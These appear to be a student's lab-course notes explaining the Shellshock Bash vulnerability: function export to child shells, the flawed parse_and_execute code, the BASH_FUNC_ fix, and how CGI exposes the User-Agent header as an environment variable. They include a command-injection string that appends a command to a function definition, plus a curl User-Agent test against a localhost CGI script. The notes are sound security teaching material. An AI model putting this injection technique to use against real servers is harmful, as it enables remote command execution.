Introduction

⇒ Attack discovered in Sept. 2014
⇒ Vulnerability in Bash
⇒ Related to Environment variablse and CGI and web.
⇒ Chapter 3 in the Book.

Shellshock Vulnerability

Shell Functions and Shellshock Vulnerability

Outline:

1. How to define function in bash
2. How to pass function from parent shell to child shell

Defining Function in Shell

$ foo() { echo hello; } // defining function foo
$ foo //calls the function and executes the body of the function
hello
$ declare -f foo //prints out the definition of the function
foo ()
{
echo hello
}
$ unset -f foo // deletes the function
$ declare -f foo // checks whether the function actually got deleted

When does Shellshock attack happens?
⇒ It happens during the process when the parent shell passes some bash function to a child shell.

Ways to do Shellshock attack:

1. If parent shell is also at bash and can define function in bash, and then the user decided to create a child shell using this parent shell, the child shell will automatically inherit this bash function.

Example: Passing function definition explicitly

```
$ foo() { echo hello; } //define the function at parent
$ export -f foo // export the function defined to ANY child shell created from
```

```
// this parent shell
$ declare -f foo // prints the defined bash function
foo ()
{
        echo hello
}
$
$
$ # Start a child bash shell
$ /bin/bash // invokes a child shell using bash
Child:$ declare -f foo // Inside the child shell, check whether the function
                                                                                // got
inherited by the child shell.
foo()
{
        echo hello
}
```

2. Used if the parent shell is NOT a bash. Passes the function from this parent shell(not bash) to a child shell(probably bash) using environment variables.

Passing function definition via shell variable:

```
$ foo='() { echo hello; }' //defines the function foo but on an ENV VAR.
$ export foo //Makes the parent shell pass on the function defined to child shel
$ declare -f foo // Checks whether the Parent Shell have the function defined.
$                               // Since nothing came up, it means that it is NOT
treated as a
$                               // function by the Parent Shell.
$ # Start a child shell using patched bash(does not have vulnerability)
$ /bin/bash
Child:$ declare -f foo  // nothing shows up meaning the child process has no
                                                                                //
function defined
Child:$ echo $foo        // prints the value of ENV VAR foo which was inherited from
                                                                                // the
Parent Shell!
() { echo hello; }
Child:$ exit
exit
$
$
$ # Start a child shell using vulnerable bash(has shellshock vulnerability)
$ /bin/bash_shellshock
```

```
Child:$ declare -f foo // the Child shell created by this Parent shell with
                                                // shellshock vulnerability TREATS the
function stored in the
                                                // environment variable as an ACTUAL
bash function instead of
                                                // just a variable.
foo ()
{
        echo hello
}
Child: $ echo $foo

Child:$ exit
exit
```

⇒ In this vulnerability, the data and code are MIXED again since we treat environment variables as data instead of code!

Shellshock Vulnerability

```
$ foo='() { echo hello; }; echo extra' // Notice that this is the same as the
                //'colon' attack from SUID programs! As long as inside the quotation
marks, // the attacker can just add ';' to add additional commands/function that
                // are malicious!
$ export foo    // passes on the function declared in the Parent shell to child.
$ echo $foo             // checks the value of ENV VAR foo.
() { echo hello; }; echo extra
$ declare -f foo // checks whether the function defined in the ENV VAR becomes
                                                // an actual bash function. BUT IT
DOES NOT.
$
$
$ # Start a child shell using vulnerable bash
$ /bin/bash_shellshock // (installed in VM!)
extra
Child:$ echo $foo       // The ENV VAR foo from Parent did NOT get passed as ENV Var
                                                                          // but as a
bash function!
Child:$ declare -f foo // checks whether there is a passed on function and
                                                // there is! Which is the function
that is supposed to be
                                                // the passed on ENV VAR from Parent
shell to child.
foo()
```


```
{
        echo hello
}
```

Why does this happen that instead of being passed on to child shell as an environment variable, it gets passed on as an actual bash function. Also, why was 'echo extra' got executed exactly?

⇒ when a child bash runs, it actually SCANS the environment variable. It looks for the ENV VAR that looks like a *function definition*. When it finds out that pattern, so the pattern it looks for is this '()' and ' ' and the '{}'. It looks for these patterns and once it finds these, it declares that it is a function and the bash actually parse this function. **Just by this, this isn't exactly bad** but the function that ACTUALLY parses this function is a more powerful function.


Note: the actual goal is ONLY to PARSE the function and NOT to run any data from this environment variable! Meaning, they initially wants to set as function any function found in environment variable but NOT execute any unwanted command/function.

Powerful function that parses the function from the environment variable:



Mistake in the Source Code

```
Line A: foo=() { echo "hello world"; }; echo "extra";
Line B: foo () { echo "hello world"; }; echo "extra";
```



```
void initialize_shell_variables (env, privmode)
    char **env;
    int privmode;
{
  [...]
  for (string_index = 0; string = env[string_index++]; )
    {
      [...]
      /* If exported function, define it now. Don't import functions from
     the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {",
          string, 4))
      {
        [...]
        // Shellshock vulnerability is inside:
        parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
        [...]
      }
}
```

Notice that NOT only the function foo() got declared as a bash function in the child process because the parser function REMOVES the '=' after the ENV VAR name 'foo' upon detecting that its value is a function, then it also executes the added command at the end which it basically **EXECUTES the whole line** and if you notice from above that in Bash, just by executing the function definition, it will create a bash function! So this is clearly a misconfiguration that turns data into code and blurs the line in between. This is how shellshock vulnerability was born. So I think that from this vulnerability, the parser and execute function are suppose to be separated!

Lessons learned : Security Principles violated

⇒ It is a bad decision to turn data into a code which is what is happening above.

How Bash fix this mistake:

1. For Environment Variables

```
$ foo='() { echo hello; }'
$ export foo
$ declare -f foo        // checks if the value of foo turned into data in the
                                                                          //
parent's shell
$
$
$ # Start a child shell using patched bash
$ /bin/bash
Child:$ declare -f foo
Child:$ echo $foo
() { echo hello; }
```

⇒ Notice that as the bash passes the ENV VAR, it stayed as data instead of turning into code!

2. How to Pass Functions?


```
$ foo() { echo hello; }
$ export -f foo
$ declare -f foo
foo ()
{
        echo hello
}
$
$
$ # Start a child bash shell
$ /bin/bash
Child:$ declare -f foo
```

```
foo ()
{
        echo hello
}
```

Question: How exactly is the bash function from Parent shell gets passed onto the child bash shell?

⇒ First, the function gets stored on an ENV VAR then by the time it will go to the Child shell, it is then turned into a bash function! This ENV VAR has *special mark* that it should be turned into a function at the child shell.

Image:



```
Child:$ declare -f foo
Child:$ echo $foo
() { echo hello; }
```

How to Pass Functions?

```
$ foo() { echo hello; }
$ export -f foo
$ declare -f foo
foo ()
{
    echo hello
}
$
$
$ # Start a child bash shell
$ /bin/bash
Child:$ declare -f foo
foo ()
{
    echo hello
}
Child:$ echo $foo

Child:$ strings /proc/$$/environ | grep foo
BASH_FUNC_foo%%=() {  echo hello
Child:$
```

Special mark:

```
"BASH_FUNC_" with added "%%" at the end of the ENV VAR created for this bash function.
=> The system treats this environment variable during passing as special.
```

Note: In this fix, it ONLY parse and NOT execute.


Exploit the Vulnerability

Exploiting Shellshock Vulnerability

⇒ Exploiting this vulnerability to gain more privileges.
Conditions for Shellshock vulnerability to activate:

1. Executing a bash shell - this problem is related to bash. Basically, the vulnerable system needs to run bash
2. Trigger environment parsing logic - must take input from the outside-the attacker. Attacker has to *inject* the additional command into the bash.
3. Shellshock - the input HAS to come from ENV VAR because this is where the vulnerability gets **triggered**. If the input comes from other channels other than ENV VAR, it won't get triggered.

Image output:


Conditions
Execute a Bash shell
Trigger environment parsing logic
Shellshock
(Process environment variables containing function definition)

What programs can be use to attack by this vulnerability?
⇒ CGI programs

Shellshock Attack on CGI: How CGI Works

"CGI" : used to generate webpages.


Steps on how CGI works to generate some dynamic page:

1. User does an HTTP request to web server
2. Web server(Apache) receives the request and notices that the request is about a CGI(e.g. the URL ends with '.cgi'), the apache thinks the user wants to run a CGI program and then the server will invoke the corresponding CGI program using a child process using fork().
3. Once the CGI program runs on the invoked child process and process the user's request, the CGI program will then sent the response back to the web server.

4. After the web server receives the response from CGI program, it will return it to the user.

Note 1: CGI programs RUNS Bash! ⇒ Meets the first condition to trigger Shellshock.
Note 2: IOT devices that runs older version of Bash are vulnerable to Shellshock.
Note 3: The way web server and CGI program invoked from the child process it created is that they use ENV VAR to do so. This acts as a CHANNEL for webserver and CGI program to communicate.

Image output:



Shellshock Attack on CGI: How CGI Works


Question: How does CGI programs get input from user in the first place? Is there a channel that user and CGI program are communicating with like a place where the web-server do NOT modify?

Passing Environment Variables to CGI

The CGI Program:

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "** Environment Variables **"
strings /proc/$$/environ // prints out a bunch of environment variables!
```

Example of how CGI works in browser:



From browser

Mozilla Firefox
File Edit View History Bookmarks Tools Help
localhost/cgi-bin/myprog.c
localhost/cgi-bin/myprog.cgi
150%
Search
Most Visited
SEED Labs
Sites for Labs
HTTP Header Live


```
http://localhost/cgi-bin/myprog.cgi
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 06 Jan 2020 03:30:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 571
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

```
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686;
rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at
localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

⇒ Notice that after passing the input as a user, the web server turns most of it into ENV VAR. Now, the question is, is there a data inputted by the user that was turned into an environment variable BUT the web server did NOT modify?

```
Ans:
-> As you can see, the "User-Agent" data from the user input becomes the
HTTP_USER_AGENT environment variable once sent and the data value stored in it did not
change!
```

Follow up question: How to change the value of "User-Agent" data input coming from you(as a user)?




❖ From command line

```
$ curl -A "%%%%mydata%%%%" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: %%%%mydata%%%%
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 06 Jan 2020 03:28:53 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=%%%%mydata%%%%
